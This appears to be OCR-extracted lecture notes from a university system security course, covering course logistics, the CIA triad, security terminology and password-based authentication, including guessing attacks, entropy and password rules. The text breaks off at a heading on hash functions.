CSCI262 : System Security

Introduction

Contact Detail

- Dr. Partha Sarathi Roy
- Email: partha@uow.edu.au
- Office: 3.216
- If you email me then please include the subject and topic in the subject line. For example: **CSCI262 : A1**
  - This way I can tell if an email is about almost due assessment or similar important matters.
- **Please use your university account for email.**

About me

- 2004: Bachelor in Mathematics, University of Calcutta, India
- 2006: Master in Mathematics, University of Calcutta, India
- 2015: PhD in Mathematics, University of Calcutta, India
- 2016-2017: Assistant Professor at Kyushu University, Japan
- 2017-2019: Research Engineer, KDDI Research, Inc. Japan
- 2019-present: Lecturer, University of Wollongong, Australia
- Research Interest: Quantum and Post-quantum Cryptography

Note

- It is encouraged to attend lectures
  - The textbook doesn’t cover all the content, nor will the lecture notes themselves necessarily make sense without listening to explanations.
- Workshop material supplements the lecture material
  - Attending workshops is necessary to completely understand that material. Some solutions may only be available during the workshop.
  - Some of the workshops may require advance preparation.
- The **final exam** will be based on contents from the **lectures** and **workshops**.

Lecture notes and resources

- The delivery method for lectures will be power point slides.
- These will be released as PDF, prior to the lectures.
- Additional materials will sometimes be made available.
- Material will be on the subjects eLearning site (Moodle Site).

References

- **Textbook:**
  - [SB18] William **Stallings** and Lawrie **Brown**, Computer Security : Principles and Practice, 4th edition, Pearson, 2018
- **References:**
  - [B18] Matt Bishop, Computer Security: Art and Science, Addison-Wesley, 2nd Edition, 2018.
  - [G06] Dieter Gollmann, Computer Security, Wiley, 2006.
  - [A20] Ross Anderson, Security Engineering: A Guide to Building Dependable Distributed Systems, 3rd edition, 2020.

The elearning site

- Check the eLearning site for this subject regularly!
  - Any change to the subject will be announced on the eLearning site.
  - Any information posted to the eLearning site is deemed to have been notified to all students.
- Check SOLS mail too, since urgent updates are likely to be sent there.

Assessment: Passing the subject

- There are three assignments, worth 14%, 12% and 14%
  - The assignments generally involve some programming and some other activities:
    - Generally Python, Java, C++ or C will be acceptable.
- The exam is worth 60%

Technical fail (TF)

- This subject has one requirement to avoid getting a technical failure.
- 27/60 (45%) in the Final Examination.
- If you don’t meet this requirement and receive a total subject mark of 50 or higher, you may be given a TF.

Assignments

- For programming tasks, all your work will need to compile on **Capa** (capa.its.uow.edu.au).
- You need to make sure that your assignments produce the appropriate output on **Capa** in accordance with specified instructions.
  - You must provide a readme.txt file with compilation instructions on Capa.
  - You might get zero for your code if it doesn’t compile according to the instructions!
- Assignment submission will be through Moodle.

Extension

- If you require additional time to complete an assignment you must submit claims for extensions electronically via SOLS, ideally before the DUE date.
- You may be granted an extension if your circumstances warrant it.
- Of course, if you are in hospital for the last week or similar, and cannot get in contact I will understand.
- http://www.uow.edu.au/students/sols

Plagiarism

- The university handbook states: (https://www.uow.edu.au/student/support-services/learning-development/plagiarism/)

"Plagiarism means using the ideas of someone else without giving them proper credit."

- It is recommended that you read the website about what is considered plagiarism.
- There are two primary concerns for us:
  - Students copying directly from sources, or copying without appropriate referencing.
  - Students copying each other.
  - You can discuss ideas but need to use your own words!
  - With code and mathematical solutions you need to work fairly independently.

What is this subject about?

- A subject in computer system security:
- Basic problems and solutions in computer system security.
  - Access control and authentication.
  - User awareness.
- Theory and practice.
- A range of systems/domains are looked at:
  - Database Security.
  - Operating systems.
  - Code security.
  - Network security.
  - Cloud & IoT security.

What is this subject not about?

- Cryptography:
  - There are some elements of cryptography that will be discussed, but cryptography is mostly in CSCI361.
- Mathematics:
  - There is some mathematics and statistics, but they certainly aren't the primary focus.
- Code syntax:
  - There is a fair amount of content relating to programming but this subject is not about teaching you the syntax of specific languages.

Basic concepts

- What do we mean by computer security?
- NIST (National Institute of Standards and Technology) – Report NISTIR 7298 (2013)

> **Computer Security**: Measures and controls that ensure **confidentiality**, **integrity**, and **availability** of information system assets including hardware, software, firmware, and information being processed, stored, and communicated.

- Computer security rests on **confidentiality**, **integrity** and **availability**
- **Confidentiality**: Assets should be inaccessible to unauthorised parties.
- **Integrity**: Assets should be unmodifiable or unforgeable, without detection, by unauthorised parties.
- **Availability**: Assets should be available to authorised people.
- These three concepts form what is often referred to as the CIA triad
- In this subject (CSCI262) we mainly look at availability, and how we distinguish between unauthorised and authorised entities.

Photo take from https://www.securitymadesimple.org/cybersecurity-blog/what-are-the-3-principles-of-information-security

Authorised versus Unauthorised

- Authorised persons are allowed to do something, unauthorised are not.
- How do we know someone (or something) is authorised?
- Two aspects:
  - Authentication is needed so we (the system) know who the “someone” is.
  - Access control is needed to determine what that identified someone is allowed to do.
- In most contexts we have authentication and access control. You should know a bit about those from CSIT115.

We can summarise security as the control of access to resources.

Additional concepts

- **Authenticity**: verifying that users are who they say they are and that each input arriving at the system came from a trusted source.
- **Accountability**: The security goal that generates the requirement for actions of an entity to be traced uniquely to that entity.




Figure 1.1 Essential Network and Computer Security Requirements

Computer system assets

- **Hardware**: Including computer systems and other data processing, data storage, and data communications devices.
- **Software**: Including the operating system, system utilities, and applications.
- **Data**: Including files and databases, as well as security-related data, such as password files.
- **Communication facilities and networks**: Local and wide area network communication links, bridges, routers, and so on.

Computer security terminology ([SB18])

- **Adversary** (threat agent): Individual, group, organization, or government that conducts or has the intent to conduct detrimental activities.
- **Attack** : Any kind of malicious activity that attempts to collect, disrupt, deny, degrade, or destroy information system resources or the information itself.
- **Countermeasure**: A device or techniques that has as its objective the impairment of the operational effectiveness of undesirable or adversarial activity, or the prevention of espionage, sabotage, theft, or unauthorized access to or use of sensitive information or information systems.
- **Risk**: A measure of the extent to which an entity is threatened by a potential circumstance or event, and typically a function of :

1) the adverse impacts that would arise if the circumstance or event occurs; and 2) the likelihood of occurrence


- **Security Policy**: A set of criteria for the provision of security services. It defines and constrains the activities of a data processing facility in order to maintain a condition of security for systems and data.
- **System Resource** (Asset): A major application, general support system, high impact program, physical plant, mission critical system, personnel, equipment, or a logically related group of systems.
- **Threat**: Any circumstance or event with the potential to adversely impact organizational operations (including mission, functions, image, or reputation), organizational assets, individuals, other organizations, or the Nation through an information system via unauthorized access, destruction, disclosure, modification of information, and/or denial of service.
- **Vulnerability**: Weakness in an information system, system security procedures, internal controls, or implementation that could be exploited or triggered by a threat source.

Goal of security

- **Prevention**: prevent an attack from succeeding
- **Detection**: determine that an attack is under way, or has occurred, and report it.
- **Recovery**: two forms
  - Stop an attack and to assess and repair any damage caused by that attack
  - The system continues to function correctly while an attack is under way.

Network exploitation

- One of the most expensive computer crimes is **denial of service**.
  - This attack usually involves distributed systems and remote access.
- **Viruses**, **worms** and **trojans** are the most common form of electronic attacks.
  - They are prevalent because of networking.
- Problems such as **spam** and **phishing** rely on the massive interconnectedness that exists.
- We will look at most of these in this subject.



Databases:

Access control
Inference
Concurrency
SQL injection

Environments:

Networks
Computers
OS: Windows
Web Servers
Databases

Web Servers:

Apache
JavaScript
CGI
PHP

Attacks:

Buffer overrun
DoS & DDoS
Malicious Code
Phishing

Fundamentals:

User Authentication
and
Access control

Defence:

Auditing
Client puzzles
Good coding practices
IDS
Firewalls

SYSTEM SECURITY

Tentative lecture schedule

- Introduction, basic concepts
- User authentication
- Access control: basic concepts and security model
- Database security
- Malware
- Audit, IDS
- Firewall, IPS
- Buffer Overflow
- Side-channel Attack
- Cloud & IoT Security

CSCI262 : System Security

User Authentication

Schedule

- Authentication basics
- Password-based authentication
- Token-based authentication
- Biometric authentication

Authentication

- Authentication is the binding of an identity to a subject (a user or an entity).
- A user or entity is often required to authenticate itself to a computer system.
  - When (if) you use Internet banking you need to be authenticated by the bank site.
  - When using email you need to provide a password linked to your username or account name, that is to your identity, before you access your email.
  - If you are wondering why you do this … think what would happen if you weren’t authenticated!

A Digital User Authentication Model

- NIST SP 800-63-3 defines a general model for user authentication.
- It involves two steps:
  - Initial step: user registration with the system
  - Second step: authentication




Figure 3.1 The NIST SP 800-63-3 E-Authentication Architectural Model [SB18, page 88]

Means of Authentication

- A subject, (a user or an entity), must provide information to enable the computer system to confirm its identity.
- This “information” could be one, or a combination, of the following:
  - **Something the individual knows**: a password, a personal identification number (PIN), or answers to a prearranged set of questions
  - **Something the individual possesses (token):** electronic keycards, smart cards, and physical keys.
  - **Something the individual is (static biometrics):** recognition by fingerprint, retina, and face.
  - **Something the individual does (dynamic biometrics):** recognition by voice pattern, handwriting characteristics, and typing rhythm.

Multifactor authentication

- Use more than one of the authentication means in the preceding list
- The strength of the system is determined by the number of factors incorporated by the system
  - Two factors are considered to be stronger than one, three factors are stronger than two . . .




Figure 3.2 **Multifactor Authentication**

Password-based Authentication

- One simple and common method of user authentication is the password-based method.
  - Despite the many security vulnerabilities of passwords, they are the most commonly used user authentication technique.
- A **password** is information associated with an entity that confirms the entity's identity.

How do password systems work?

- Account registration:
  - Could be allocated/set by an administrator.
    - Passwords should be changed in this case.
  - Double entry of passwords.
  - Confirmation through an email.
- Authentication.
- Reset/Update/Recover.

Password Authentication

- The user supplies an identity.
- The user supplies a password.
  - If the authentication is remote this isn’t necessarily what is sent to the server, that data may be some function of the password.
    - Local and remote authentication differ.
- The server checks the supplied information.
- If the password information matches with the user, the user's identity is authenticated; otherwise, the password is rejected.
- What happens without the identity?

False positives and negatives

- One concern in any situation where we attempt to distinguish between authorised and unauthorised entities, is the likelihood of getting a result which is wrong.
- Such errors are relevant in the context of intrusion detection systems, malware detection, spam, and also in the context of authentication.
- So in authentication we can make mistakes in checking.

- A **false positive** is when we make a match but “shouldn’t have”.
  - Sometimes when installing a game it will be flagged as a key logger, since some of the behaviour is consistent with a key logger.
- We have to be a little careful thinking about this for authentication.
  - There is the **false acceptance rate (FAR).**
  - This will be the proportion of authentication attempts resulting in false acceptances.
- Notice that the false positive effects are quite different in the context of “raising an alarm” from the context of “making a match”.

- A **false negative** is when we don't make a match but "should have".
  - We install a game we have downloaded, scan it and find nothing.
    - But actually it has a virus in it.
- Again, we have this reverse thinking for authentication.
  - There is the **false rejection rate** (FRR).
  - This will be the proportion of authentication attempts resulting in false rejections.

FAR and FRR

- How is it possible to have a FAR and a FRR?
  - In some authentication mechanisms, typically biometrics, there needs to be tolerance in matching.
- At least initially, we have no tolerance in matching, it's bit sensitive, so these rates default to zero.
- FAR might make sense once we get to storing transformed passwords rather than plain visible passwords.
  - The use of cryptographic hash function
  - We will be back to this soon

Threats against password systems

- Password guessing.
- Password exposure.
- Login Trojan programs.
- Poor passwords.
- Common attacks:
  - Dictionary attacks.
  - Brute force attacks.
  - Hybrid attacks.
- On-line or off-line:
  - Compromise of the password file.

Password guessing

- It is pretty much always possible to *attempt to guess* a password online.
- You could, but shouldn't, try and guess the password of a user on **Capa** simply by trying to login as that user.
  - If you get logged in you have something acceptable as a password.
  - Depending on the authentication mechanism it may not actually be the password. More about this later.

Password exposure

- An “eavesdropper” may see the password when it is typed.
  - Typing very slowly isn’t a good move.
- Some users write their passwords down, even next to their computer.
  - This is often a bad idea. Writing your password down and physically securing it may be helpful.
- Some users pass their password to others.
  - Even if you appropriately protect your password, the other person may not.
  - Trust assumptions are critical in security.

Login Trojan Horses

- These are programs that produce an apparently genuine login screen.
- The user logs in, but the program captures the password and stores in along with the username for the malicious owner of the Login Trojan Horse.
- The program can subsequently pass the information to the genuine login program so the user doesn’t realize something is wrong.
  - The protection against this lies in not installing it in the first place.
- More on Trojan Horses under malware.

Poor password

- Passwords must be remembered by its owner, so users often choose simple passwords.
  - Often as simple as possible.
  - Many systems enforce significant restrictions on the passwords allowed.

Poor passwords → Dictionary attacks

- The requirements could be only a length restriction, so even if passwords meet the requirements they may be a dictionary word.
  - A dictionary attack exploits this.
- Dictionaries of common words can be used as sets of passwords to try.
- The attacker steps through the words in a dictionary and tries them as passwords.
- This dictionary attack may not succeed but is quite fast.

Tailored dictionary attacks

- The dictionary isn’t necessarily a complete English dictionary, or from another language.
  - A dictionary doesn’t have to just be real English words.
- For example, users may like cars or motorbikes, and a suitable dictionary could be a list of car or motorbike brands.
  - Or sports teams or players names or …
- Users may use even more personal information for passwords:
  - Birthdates, family names, pet names.

Brute force

- All password systems are vulnerable to somebody guessing the correct password.
- A brute force attack involves trying every possible password, and more generally every possible solution.

- Unlike a dictionary attack, brute force always works
  - The important factor is that this guessing is unlikely within the lifetime of the password.
  - Changing passwords makes a moving target that is “harder to hit”.
- With a brute force attack, you start with the letter a, then try aa, ab, ac, and so on until zz; then you try aaa, aab, aac, and so on.

Choosing secure passwords

- Time in seconds to definitely test the correct password is N/R, where:
  - N: Size of the set of possible passwords.
  - R: Number of passwords that can be tested in a second.
- The expected time, or expectation value of the associated random variable, is ½ of N/R.
- Consider a randomly generated password of length 8, from a character set of the lowercase letters a-z.
  - The size of the password space is 26^8=208827064576 = ~2*1011.
  - If we can test 1000 passwords a second, testing the whole space will take ~6.6 years.
- A password chosen as above is secure against that kind of attack, but the password is fairly hard to remember.
- And going to an arbitrary password over the 10 digits and upper and lower case → factor of 1000 increase.

Password entropy

- Entropy is to do with the information content, and randomness, and uncertainty.
  - Here it's probably helpful to think of the uncertainty of someone else regarding your password!
- Entropy is often measured in bits.
- If there are two equally likely options we have 1 bit of entropy, four equally likely options we have 2 bits of entropy and so on…
- The entropy for N equally likely options is $\log_2 N$.

Example: compute password's entropy

- Consider the following password of length 8 generated as follows:
  - First 2 characters are randomly chosen from the lower case letters from a to z.
  - Next 4 characters are random numbers from 0 to 9
  - Last 2 characters are randomly chosen from the upper case letters from A to Z
- What is the password's entropy?

Example: compute password's entropy

- First, compute the password space, i.e., the number N of all possible passwords.
  - There are 26 characters a-z: first 2 characters have 26^2 choices
  - There are 10 numbers from 0 to 9: next 4 character have 10^4 choices
  - There are 26 characters A-Z: last 2 characters have 26^2 choices.
- The total number of possible passwords is:

$$N = 26^2 \times 10^4 \times 26^2 = 4{,}569{,}760{,}000$$

- Hence the entropy is $\log_2 N \approx 32.08$, or 33 bit.

Trying to improve passwords

- Using pronounceable passwords makes remembering passwords easier. But …
  - … this reduces the number of possible passwords, since the number of vowels is likely to be fairly high. Every third character could be a vowel.
- Using a "pass-phrase" is another alternative.
- Dictionaries can be used for either of these scenarios so …
  - … we could use pass-phrases with intentional misspellings, odd capitalizations and symbol replacements. Or insert some numbers.

Hybrid attacks

- These modified methods are vulnerable to …
- … hybrid attacks.
- Basically, we use a dictionary as a basis but take variants on each of the words tested.
  - We might replace each lowercase “L” with 1, or “O” with 0, and so on.
- The hybrid attack falls between the dictionary and the brute force attack, in the time consumed, the number of passwords tried, and, therefore, in the (naïve) chance of success.

Personal phrase based: Helping memory?

- Humans are better at remembering things with structure.
- So … you can choose a phrase and take the first letter from each word as your password.
- Choosing a well-known phrase is not such as good idea → phrase dictionary attack.
- A rolling stone gathers no moss.

  Arsgnm

- My cat Boris has a long tail and 16 teeth.

  McBhalta16t

Protective mechanisms

- Keep track of incorrect password attempts:
  - Limit the number of account/passwords guesses per connect attempt.
  - Or lock the account when a threshold is exceeded.
    - Although the attacker can use this to perform a DOS attack. ☹
  - Or raise an alarm and try to trace the intruder.
- Slowly process passwords, it doesn't make much difference to a legitimate user, but it makes a lot to the processing speed of an attacker.
  - An attacker will attempt to use many passwords.

“Online” versus “Offline” guessing

- Online vs offline:
  - Online (“live”) guessing will usually face restrictions on the number of attempts.
  - Offline attacks do not usually face this problem, and may take place without the awareness of the password owner or system administrator.
- Offline attacks can occur if an intruder accesses the password file on a computer.
- Or if the transmission of a password is intercepted, say in logging into a website on the Internet.
  - The interception may capture the password directly, which means the communication wasn’t adequately protected, or it may be some function of the password, possibly an encrypted or a hashed version, or a password protected file.
  - Communication security and cryptography is looked at more in CSCI361 and CSCI368.

- The distinction between “online” and “offline” isn’t really that important anymore.
- What is important?
  - The issue that really matters is whether the number of “guesses” is restricted or not.
  - The distinction completely changes the way in which attackers are likely to operate.
- If you can guess without restriction it is probably worthwhile trying a dictionary attack.
  - If you cannot guess without restriction then another approach, probably some form of social engineering, is probably more useful.

Rules for password systems

- These are examples of rules, the application and details should be context dependent.
  - Change passwords every 45 days.
  - Minimum length of eight (or higher) characters.
  - Must contain at least one alpha, one number, and one special character.
  - Alphabetical, numerical, and special characters must be mixed up.
    - For example, fg#g3s^hs5gw is good, abdheus#7 is not.
  - Cannot contain dictionary words.
  - Cannot reuse any of the previous five passwords.
  - After five failed logon attempts, password is locked for several hours.

UOW password rules …

- A password must contain 8-31 characters.
- A password must only contain printable characters.
- A password should have a combination of alphabetic, numeric or punctuation characters.
- A password is case sensitive, e.g. "a" is not the same as "A".
- A password cannot be re-used.
- A password cannot be based on your username (e.g. abc123) or your real name (e.g. jciti01) or any other personal information.
- A password must differ from your old password by at least 3 characters.
- Passwords will not be accepted if they are found to be on a national list of compromised passwords.
- See: https://www.uow.edu.au/its/accounts-passwords/

Protecting passwords

- So far we have focused on the individual user and their password.
- But there are locations where collections of passwords are stored, and such password repositories must be well protected.
- In UNIX, users passwords are not stored.
  - Hashes of the passwords are stored.
  - Such information is vulnerable to offline password guessing, so this file must be protected.
    - With appropriately hashed information it is computationally infeasible to find the associated password.

What is hashing?

- Hashing is a procedure often used in providing integrity for messages.
  - Integrity is about providing checks that a message hasn't changed, in transmission or storage.
  - Hashing is also used in for indexing, in compilers and elsewhere, and for other purposes, but we are going to focus on cryptographic hash functions.
- One common integrity mechanism is the digital signature (see CSCI361), a function of the message signed and the signer.
  - Hashing is used to reduce the computational overhead of digital signatures.
- Informally, the hash of a message is a "fixed length fingerprint" of the block of data.

Hash Functions

